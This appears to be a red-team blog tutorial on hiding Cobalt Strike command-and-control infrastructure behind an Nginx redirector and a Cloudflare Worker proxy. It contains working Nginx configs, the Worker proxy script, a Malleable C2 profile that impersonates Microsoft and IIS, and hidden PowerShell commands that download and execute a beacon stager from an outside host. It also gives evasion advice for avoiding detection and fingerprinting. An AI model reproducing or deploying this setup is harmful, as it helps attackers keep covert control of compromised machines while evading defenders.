Hiding C2 Infrastructure with Cloudflare Workers
October 07, 2026
0x00 Preface
Because Cloudflare checks whether the SNI and the Host header of an HTTPS request line up, classic domain fronting through Cloudflare is essentially impossible. That said, this article by @digininja suggests Cloudflare doesn’t (yet) inspect ESNI, so if you’re curious you can experiment with that approach. Whether or not the technique below counts as domain fronting is up for debate — see the back-and-forth between @digininja and @grittygrease. Cloudflare annoyed me recently, so here I’ll return the favor by (ab)using its Workers for free.
0x01 Prerequisites
Two VPS servers and one domain.
First, let’s sketch out the overall C2 infrastructure:
0x02 Configuring the Team Server
For better OpSec, I use iptables to block all external access to the Team Server’s port 50050 — the C2 server is only reachable over localhost through a VPN. I also block external access to ports 80 and 443 on the C2 server (used for the HTTP and HTTPS beacon listeners respectively), accepting only requests forwarded from the Nginx redirector.

Start the Cobalt Strike Team Server:

Test the reachability of ports 80, 443 and 50050.
From the Nginx redirector:
From localhost:

0x03 Nginx Redirector
The idea of putting a redirector in front of the C2 came from studying the CIA’s HIVE infrastructure, leaked by WikiLeaks in Vault 7 (and later released as source code in Vault 8). HIVE fronts its C2 with a public-facing cover server running Apache + mod_rewrite: it inspects every incoming request and only relays authenticated implant traffic — HIVE’s implants present a valid client certificate — back to the hidden toolserver (Honeycomb, reached over a VPN via a relay called Blot), while serving an innocuous decoy site to anyone else who wanders in. I wanted exactly that model here, but I’m not all that familiar with Apache’s configuration style, so I built my redirector on NGINX, which I know better.
Deploying the Nginx redirector is straightforward — just like serving a normal website. I also request an SSL certificate up front so that later, when I add the Cloudflare Worker reverse proxy, Nginx can serve both HTTP and HTTPS beacons. Since the Team Server was started without a Malleable C2 profile, the user-agent on the payload requests Cobalt Strike generates is random. For now I won’t try to distinguish beacon traffic by user-agent; I’ll just forward everything.
Nginx configuration:
server {
        listen 80;

        ...

        root /var/www/html;

        index index.html;

        server_name maytheforcebewithu.domainfronting.ml;

        location / {
                try_files $uri $uri/ @c2;
        }

        location /a {
                proxy_pass http://<c2_IP_address>:80;
                proxy_redirect off;
                proxy_ssl_verify off;
                proxy_set_header Host $host;
                proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        }

        location @c2 {
                proxy_pass http://<c2_IP_address>:80;
                proxy_redirect off;
                proxy_ssl_verify off;
                proxy_set_header Host $host;
                proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        }
}

First, test forwarding to port 9999:
$ curl -I http://maytheforcebewithu.domainfronting.ml/x4Rt
$ curl -I http://maytheforcebewithu.domainfronting.ml/a
Both the /x4Rt and /a locations point to proxy_pass https://localhost:9999;.
Result:

Connect to the Team Server and check that payloads are delivered correctly:

First, check whether /a is reachable:

The web log receives the request:
Test a check-in from the VM:
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://maytheforcebewithu.domainfronting.ml/a'))"


The payload downloads and the beacon checks in successfully, but Wireshark shows a DNS lookup for the Nginx redirector’s domain, along with the beacon’s frequent, suspicious HTTP traffic to the redirector.
0x04 Adding the Cloudflare Worker
To use Workers, Cloudflare requires you to have added a domain to your account — at least with my freshly registered account, I had to add the domain I was testing with before I could continue.
Creating the Worker
When creating the Worker, be careful with the name you choose: it becomes part of the subdomain, ***.<worker-name>.workers.dev, and can’t be changed afterwards.

I register a Worker named microsoftupdate, so the subdomain it gets is microsoftupdate.workers.dev.

Create a Worker script:

Paste in the JS that forwards requests, set a fourth-level domain, then save and deploy:
const upstream = 'maytheforcebewithu.domainfronting.ml';
const https = true;

const replace_dict = {
    '$upstream': '$custom_domain',
    '': ''
};

addEventListener('fetch', event => {
    event.respondWith(fetchAndApply(event.request));
});

async function fetchAndApply(request) {

    const user_agent = request.headers.get('user-agent');
    let response = null;
    let url = new URL(request.url);
    let url_host = url.host;

    if (https == true) {
      url.protocol = 'https:';
    } else {
      url.protocol = 'http:';
    }

    url.host = upstream;

    let method = request.method;
    let request_headers = request.headers;
    let new_request_headers = new Headers(request_headers);

    new_request_headers.set('Host', upstream);
    new_request_headers.set('Referer', url.href);

    let original_response = await fetch(url.href, {
        method: method,
        headers: new_request_headers
    })

    let original_response_clone = original_response.clone();
    let original_text = null;
    let response_headers = original_response.headers;
    let new_response_headers = new Headers(response_headers);
    let status = original_response.status;

    new_response_headers.set('access-control-allow-origin', '*');
    new_response_headers.set('access-control-allow-credentials', true);
    new_response_headers.delete('content-security-policy');
    new_response_headers.delete('content-security-policy-report-only');
    new_response_headers.delete('clear-site-data');

    const content_type = new_response_headers.get('content-type');
    if (content_type.includes('text/html') && content_type.includes('UTF-8')) {
        original_text = await replace_response_text(original_response_clone, upstream_domain, url_host);
    } else {
        original_text = original_response_clone.body;
    }

    response = new Response(original_text, {
        status,
        headers: new_response_headers
    });
    return response;
}

async function replace_response_text(response, upstream_domain, host_name) {
    let text = await response.text();

    var i, j;
    for (i in replace_dict) {
        j = replace_dict[i];
        if (i == '$upstream') {
            i = upstream_domain;
        } else if (i == '$custom_domain') {
            i = host_name;
        }

        if (j == '$upstream') {
            j = upstream_domain;
        } else if (j == '$custom_domain') {
            j = host_name;
        }

        let re = new RegExp(i, 'g');
        text = text.replace(re, j);
    }
    return text;
}
Send a test request using Cloudflare’s built-in debug tool:


Test /a:

Adding a Malleable C2 Profile
This time I add a Malleable C2 profile to the Team Server, changing all the Host headers to the subdomain Cloudflare assigned and setting the User-Agent to Mozilla/5.0 (MSIE 9.0; Windows NT 6.1; EN_GB). I add the same user-agent header to the http-stager as well.
http-stager {
    client {
        header "Host" "bing-settings-data.microsoftupdate.workers.dev";
        header "User-Agent" "Mozilla/5.0 (MSIE 9.0; Windows NT 6.1; EN_GB)";
    }

    server {
        header "Cache-Control" "no-cache, no-store, must-revalidate";
        header "Content-Encoding" "br";
        header "Content-Type" "text/html; charset=utf-8";
        header "Vary" "Accept-Encoding";
        header "Server" "Microsoft-IIS/8.5";
        header "Connection" "close";
    }
}
Update the Nginx configuration:
server {
        listen 80;

        ...

        root /var/www/html;

        index index.html;

        server_name maytheforcebewithu.domainfronting.ml;

        location / {
                try_files $uri $uri/ @c2;
        }

        # for staging request
        location /a {
                proxy_pass http://<c2_IP_address>:80;
                proxy_redirect off;
                proxy_ssl_verify off;
                proxy_set_header Host $host;
                proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        }

        location @c2 {
                if ($http_user_agent = "Mozilla/5.0 (MSIE 9.0; Windows NT 6.1; EN_GB)") {
                        proxy_pass http://<c2_IP_address>:80;
                }
                proxy_redirect off;
                proxy_ssl_verify off;
                proxy_set_header Host $host;
                proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        }
}
Because Cobalt Strike’s default script-delivery path is /a, I explicitly forward /a to the C2 server here — otherwise PowerShell can’t download the payload.
Edit the listener and change the Host to the Cloudflare Worker subdomain:

Go to Attack → Web Drive-by → Scripted Web Delivery and set the Host to the Cloudflare Worker subdomain:

Download the payload:
powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://bing-settings-data.microsoftupdate.workers.dev/a'))"Web log:


Run a command:
Wireshark:

The GET request sent by the stager:

At this point the IPs the beacon talks to are all Cloudflare Worker edge servers — i.e. CDN nodes — and on SecurityTrails you can find many domains associated with those IPs. The downside is that the beacon traffic is all encrypted HTTP and very noisy. Because my Cobalt Strike couldn’t enable SSL payload delivery, I didn’t test an HTTPS beacon. With HTTPS, Wireshark would only capture a single DNS lookup for bing-settings-data.microsoftupdate.workers.dev during the first-stage download; after that, all communication happens between the victim and Cloudflare, which is far stealthier. Ideally you’d have a third machine dedicated to payload delivery that you pull out once delivery is finished. Also, since Cloudflare’s node IPs are all public, you can scrape the full list and configure the Nginx redirector to only accept requests forwarded from Cloudflare nodes, reducing the risk of search engines crawling and fingerprinting your redirector.
Reference
https://digi.ninja/blog/cloudflare_example.php
https://github.com/Siujoeng-Lau/Workers-Proxy
https://wikileaks.org/vault7/document/hive-Operating_Environment/hive-Operating_Environment.pdf
https://3gstudent.github.io/CIA-Hive-Beacon-Infrastructure复现1-使用Apache-mod_rewrite实现http流量分发
https://petsymposium.org/2015/papers/03_Fifield.pdf
https://attack.mitre.org/techniques/T1090/004/
https://en.wikipedia.org/wiki/Domain_fronting
https://www.sentinelone.com/blog/privacy-2019-tor-meek-rise-fall-domain-fronting/
https://ajpc500.github.io/c2/Using-CloudFlare-Workers-as-Redirectors/
https://byt3bl33d3r.substack.com/p/revisiting-cloudflare-workers-for
https://www.redteaming.org/c2cloudflare.html
https://teamt5.org/en/posts/hiding-in-plain-sight-obscuring-c2s-by-abusing-cdn-services/
https://www.cobaltstrike.com/product/features/malleable-c2
https://bluescreenofjeff.com/2017-01-24-how-to-write-malleable-c2-profiles-for-cobalt-strike/
https://github.com/Cobalt-Strike/Malleable-C2-Profiles
https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki
https://blog.cloudflare.com/encrypted-client-hello/
https://blog.talosintelligence.com/attackers-use-domain-fronting-technique/
Written by nnfewl, a noob. Follow me on Twitter